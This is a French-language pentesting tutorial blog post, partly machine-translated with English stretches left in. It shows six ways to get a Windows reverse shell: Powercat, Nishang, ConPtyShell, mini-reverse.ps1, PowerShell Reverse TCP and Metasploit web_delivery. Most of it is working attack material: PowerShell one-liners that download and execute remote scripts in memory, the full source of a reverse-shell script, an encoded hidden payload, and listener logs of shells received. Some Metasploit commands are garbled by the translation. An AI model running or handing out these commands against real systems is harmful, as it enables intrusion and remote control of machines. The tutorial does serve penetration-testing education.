

# Articles sur le piratage

Le blog de Raj Chandel

Menu

🏠 [Maison](#) » [Tests de pénétration](#) » PowerShell pour Pentester : Windows Reverse Shell

[Tests de pénétration](#)

## PowerShell pour Pentester : Windows Reverse Shell

3 Décembre 2021 Par Raj

Aujourd'hui, nous allons explorer comment acquérir un shell inversé à l'aide de scripts Powershell sur la plate-forme Windows.

### Table des matières

- Powercat
- Invoquer-PowerShellTcp (Nishang)
- ConPtyShell
- Mini-reverse
- TCP inversé PowerShell
- Livraison\_Web (Metasploit)

### Exigences:

Kali Linux

Machine Windows

### Powercat


Powercat est un utilitaire réseau de base permettant d'effectuer des opérations de communication réseau à faible privilège. Powercat est un programme qui offre les capacités de Netcat à toutes les versions actuelles de Microsoft Windows. Il a tendance à utiliser des composants natifs PowerShell version 2.

Nous devons nous rendre sur le site Web indiqué ci-dessous. Les utilisateurs peuvent télécharger le lien car il s'agit d'un site Web Github.

```
1. wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
```

Transférons ce fichier en utilisant Python, nous devons démarrer le serveur Python.

```
1. python -m SimpleHTTPServer 80
```



```
(root@kali)~[~/powershell]
# wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
--2021-10-13 15:59:18-- https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.109.133, 185.199.109.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ...
HTTP request sent, awaiting response ... 200 OK
Length: 37667 (37K) [text/plain]
Saving to: 'powercat.ps1'

powercat.ps1                                     100%[=====]

2021-10-13 15:59:23 (2.58 MB/s) - 'powercat.ps1' saved [37667/37667]

(root@kali)~[~/powershell]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Les utilisateurs doivent démarrer un écouteur Netcat sur le port 4444 pour obtenir une connexion inversée à l'aide de la commande

```
1. nc-vlp 4444.
```

Nous devons maintenant démarrer notre machine Windows et exécuter la commande PowerShell dans l'invite de commande (CMD). Veuillez noter que l'adresse IP doit être votre adresse IP locale (adresse IP Kali).

```
1. powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"
```



```
c:\>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"
```

Vous obtiendrez le shell inversé dans l'écouteur Netcat une fois la commande exécutée, vous pouvez utiliser la commande **whoami** pour voir si nous obtenons le bon shell. Cela vous indiquera le type de compte utilisateur connecté.

```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 53596
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\>whoami
whoami
msedgewin10\ignite
```

## Invoquer-PowerShellTcp (Nishang)

Ce script PowerShell peut être utilisé pour inverser ou lier Interactive PowerShell. Pour relier le script à un port, nous devons utiliser un écouteur Netcat.

Ce site Web, mentionné ci-dessous, doit être visité.

Puisqu'il s'agit d'un site Web Github, vous devez effectivement télécharger le lien.

```
1. wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-
PowerShellTcp.ps1
```

Grâce à wget, le script est téléchargé, nous devons maintenant transférer ce fichier via le serveur python.

```
1. python -m SimpleHTTPServer 80
```

```
(root@kali)-[~/powershell]
# wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2021-10-13 16:02:16-- https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShell
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.199.110.133]:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'

Invoke-PowerShellTcp.ps1                               100%[=====]
2021-10-13 16:02:21 (84.6 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]

(root@kali)-[~/powershell]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Pour obtenir une connexion inversée, il faut d'abord lancer un écouteur Netcat sur le port 4444.

```
1. nc -vlp 4444
```

Les utilisateurs doivent exécuter la commande suivante dans l'invite de commande de la machine Windows. Il aidera à l'exécution du fichier PowerShell.

N'oubliez pas que l'adresse IP doit être votre adresse IP locale (adresse IP Kali).

```
1. powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.1.3 -Port 4444
```

```
c:\>powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.1.3 -Port 4444
```

Once run the script, so we also get the reverse shell in the Netcat listener.

Use the command “**whoami**” maybe we just have the correct reverse shell. This will tell you the user account type logged in.

```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 53598
Windows PowerShell running as user ignite on MSEDGEWIN10
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\>whoami
msedgewin10\ignite
```

## ConPtyShell

ConPtyShell is a Windows server Interactive Reverse Shell. ConPtyShell converts your bash shell into a remote PowerShell. **CreatePseudoConsole()** is a ConPtyShell function that was first used

It creates a Pseudo Console and a shell to which the Pseudo Console is connected with input/output.

Users need to go to the website listed below.

As it is a Github website, you must download the link.

```
1. wget https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
```

As we run the link, the script is downloaded, now we have to transfer this file through python sever.

```
1. python -m SimpleHTTPServer 80
```

```
(root@kali)-[~/powershell]
# wget https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
--2021-10-13 16:05:28-- https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.108.133, 185.199.107.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 66174 (65K) [text/plain]
Saving to: 'Invoke-ConPtyShell.ps1'

Invoke-ConPtyShell.ps1                               100%[=====]

2021-10-13 16:05:28 (1.42 MB/s) - 'Invoke-ConPtyShell.ps1' saved [66174/66174]

(root@kali)-[~/powershell]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Start a Netcat listener on port 4444 for obtaining a reverse connection.

```
1. stty raw -echo; (stty size; cat) | nc -lvnp 4444
```

```
(root@kali)-[~]  
# stty raw -echo; (stty size; cat) | nc -lvnp 4444  
listening on [any] 4444 ...
```

Users should enter the following command into the command prompt of the Windows machine. It will help in the execution of the ConPtyShell file.

Remember that the IP address should be your local IP address (Kali IP address).

```
1. powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-ConPtyShell.ps1'); Invoke-ConPtyShell 192.168.1.3 4444
```

```
C:\>powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-ConPtyShell.ps1'); Invoke-ConPtyShell 192.168.1.3 4444  
CreatePseudoConsole function found! Spawning a fully interactive shell
```

We can see that the pseudo function is created and we get a fully interactive shell once the command is used.

```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\> whoami  
msedgewin10\ignite  
PS C:\>
```

## mini-reverse.ps1

Using the small mini-reverse script, we will obtain a reverse shell.

This website, which is listed below, must be visited, and because it is a Github website, we must download the link.

```
1. wget  
https://gist.githubusercontent.com/Serizao/6a63f35715a8219be6b97da3e51567e7/raw/f4283f758fb720c2fe263b8f7696b896c9984fcf/mini-reverse.ps1
```

```
(root@kali)-[~/powershell]  
# wget https://gist.githubusercontent.com/Serizao/6a63f35715a8219be6b97da3e51567e7/raw/f4283f758fb720c2fe263b8f7696b896c9984fcf/mini-reverse.ps1  
--2021-10-13 16:09:09-- https://gist.githubusercontent.com/Serizao/6a63f35715a8219be6b97da3e51567e7/raw/f4283f758fb720c2fe263b8f7696b896c9984fcf/mini-r  
Resolving gist.githubusercontent.com (gist.githubusercontent.com) ... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...  
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.110.133|:443 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 732 [text/plain]  
Saving to: 'mini-reverse.ps1'  
  
mini-reverse.ps1 100%[=====]  
2021-10-13 16:09:14 (21.2 MB/s) - 'mini-reverse.ps1' saved [732/732]
```

We must examine the code within the script and change the IP address provided there to our local IP address (Kali IP address).

Once you've finished making changes, save the file and start up the Python server.

```
1. python -m SimpleHTTPServer 80
```

```

(root@kali)~/powershell
# cat mini-reverse.ps1
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.3', 1234);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do{
    $writer.Write("> ");
    $writer.Flush();
    $read = $null;
    while($stream.DataAvailable -or ($read = $stream.Read($buffer, 0, 1024)) -eq $null){}
    $out = $encoding.GetString($buffer, 0, $read).Replace("`r`n","").Replace("`n","");
    if(!$out.equals("exit")){
        $out = $out.split(' ')
        $res = [string](&$out[0] $out[1..$out.length]);
        if($res -ne $null){ $writer.WriteLine($res)}
    }
}While (!$out.equals("exit"))
$writer.close();$socket.close();

(root@kali)~/powershell
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

```

To obtain a reverse connection, one must first launch a Netcat listener on port 4444.

```
1. nc -nvlp 4444
```

Users must enter the following command into the command prompt of the Windows machine. It will ease the execution of the mini reverse file. Keep in mind that the IP address should be your local IP address (Kali IP address). The command will assist us in obtaining the reverse shell.

```
1. powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/mini-reverse.ps1')
```

```
c:\>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/mini-reverse.ps1')
```

We get the reverse shell in the Netcat listener

```

(root@kali)~
# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 53612
> whoami
msedgewin10\ignite

```

## PowerShell Reverse TCP

Now just use PowerShell script to communicate with a remote host. Instead of process pipes, all shells in this environment use the Invoke-Expression command. The remote host has complete control over the client at all times.

We have to go to the website listed below. It is a Github website, you must download the link.



```
1. wget https://raw.githubusercontent.com/ivan-sincek/powershell-reverse-tcp/master/src/invoke_expression/prompt/powershell_reverse_tcp_prompt.ps1
```

```
(root@kali)~[~/powershell]
# wget https://raw.githubusercontent.com/ivan-sincek/powershell-reverse-tcp/master/src/powershell_reverse_tcp.ps1
--2021-10-13 16:20:23-- https://raw.githubusercontent.com/ivan-sincek/powershell-reverse-tcp/master/src/powershell_reverse_tcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2769 (2.7K) [text/plain]
Saving to: 'powershell_reverse_tcp.ps1'

powershell_reverse_tcp.ps1      100%[=====]

2021-10-13 16:20:24 (21.5 MB/s) - 'powershell_reverse_tcp.ps1' saved [2769/2769]
```

When the script has been downloaded, simply examine the code within it and replace the IP address given there with our local IP address (Kali IP address). Once the changes are done save the file and start the python server.

```
1. python -m SimpleHTTPServer 80
```

```
(root@kali)~[~/powershell]
# cat powershell_reverse_tcp.ps1
Write-Host "#####"
Write-Host "#
Write-Host "#
Write-Host "#           PowerShell Reverse TCP v3.5
Write-Host "#                               by Ivan Sincek
Write-Host "#
Write-Host "# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
Write-Host "# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
Write-Host "#
Write-Host "#####"
$client = $null;
$stream = $null;
$buffer = $null;
$writer = $null;
$data = $null;
$result = $null;
try {
    # change the host address and/or port number as necessary
    $client = New-Object Net.Sockets.TcpClient("192.168.1.3", 9000);
    $stream = $client.GetStream();
    $buffer = New-Object Byte[] 1024;
    $encoding = New-Object Text.AsciiEncoding;
```

After that start the Netcat listener on port 9000 for obtaining a reverse connection.

```
1. nc -vlp 9000
```

We must run the following command into the command prompt of the Windows machine. It will help us in running the reverse tcp.ps1 file. Remember that the IP address should be your local IP address (Kali IP address). The command will assist us in obtaining the reverse shell.

```
1. powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/powershell_reverse_tcp.ps1')
```

```
c:\>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/powershell_reverse_tcp.ps1')
#####
#
#           PowerShell Reverse TCP v3.5
#           by Ivan Sincek
#
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
#
#####
Backdoor is up and running...
```

As soon as the command is executed, we get the reverse shell.

```
(root@kali)-[~]
# nc -lvp 9000
listening on [any] 9000 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 53616
PS>whoami
msedgewin10\ignite
PS>
```

## Web\_Delivery

This exploit makes use of the Metasploit Framework, and the operating systems targeted are Windows and Linux. This attack makes use of a payload.

### Payload:

Payloads are malicious scripts that an attacker uses to interact with a target machine to achieve the attack. In Metasploit, the payload files are stored in modules.

### Executable Payload:

Users should launch the Metasploit framework and search for “**web delivery**.” We will be given two payload options and must choose the one that contains a web delivery script.  
make use of

```
1. exploit/multi/script/web_delivery
```

Start looking for targets using “**show targets**,” so we see nearly 5 targets that help generate code so that a backdoor is created. Then select the second target and use the command

```
1. set target 2
```

and use the commands below to set the payload and the lhost, lport, and then exploit it.

```
1. définir la charge utile windows/x64/meterpreter/reverse_tcp
2. définir lhost 192.168 . 1 . 3
3. définir lport 8888
4. exploiter
```



```

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf6 exploit(multi/script/web_delivery) > set lport 8888
lport => 8888
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.3:8888
[*] Using URL: http://0.0.0.0:8080/MFXTTF
[*] Local IP: http://192.168.1.3:8080/MFXTTF
msf6 exploit(multi/script/web_delivery) > [*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZv
ADsAJAB3AE0APQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgB1AHQALgB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAFs
QBsAGwAKQB7ACQAdwBNAC4AcABYAG8AeAB5AD0AWwB0AGUAdAAuAFcAZQB1AFIAZQBxAHUAZQBzAHQAXQA6ADoARwBT
wAQwBhAGMAaAB1AF0A0gA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAI
xADYA0AAuADEALgAzADoA0AAwADgAMAAvAE0ARgBYAFQAVABGAC8ABAB6AGKANQA5AGMAMgBaADIAaABaAFEAbAAwAC
cAA6AC8ALwAxADKAMgAuADEANgA4AC4AMQAuADMA0gA4ADAA0AAwAC8ATQBGAfGAVABUAIEYAJwApACKAOWA=

```

Code que nous obtenons après avoir exécuté le script, copiez simplement le script et exécutez-le sur notre machine Windows. Une fois l'exécution terminée, réglez la session sur

1. séances 1

Vous obtiendrez un shell Meterpreter et obtiendrez facilement les informations sur ce shell avec la commande suivante.

1. info système

```

[*] 192.168.1.145 web_delivery - Delivering AMSI Bypass (1369 bytes)
[*] 192.168.1.145 web_delivery - Delivering Payload (3708 bytes)
[*] Sending stage (200262 bytes) to 192.168.1.145
[*] Meterpreter session 1 opened (192.168.1.3:8888 → 192.168.1.145:53618) at

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

```

**Auteur :** Sakshi Gurao est chercheur et rédacteur technique chez Hacking Articles, Red Teamer, Penetration Tester. Contacter [Linkedln](#)

◀ PREVIOUS POST

Aide-mémoire Msfvenom : Exploitation de Windows

NEXT POST ▶

Explorez la procédure pas à pas de Hackthebox

## Abonnez-Vous Au Blog Par E-Mail

---

Entrez votre adresse e-mail pour vous abonner à ce blog et recevoir des notifications de nouveaux articles par e-mail.





## Catégories

---

Choisir une catégorie

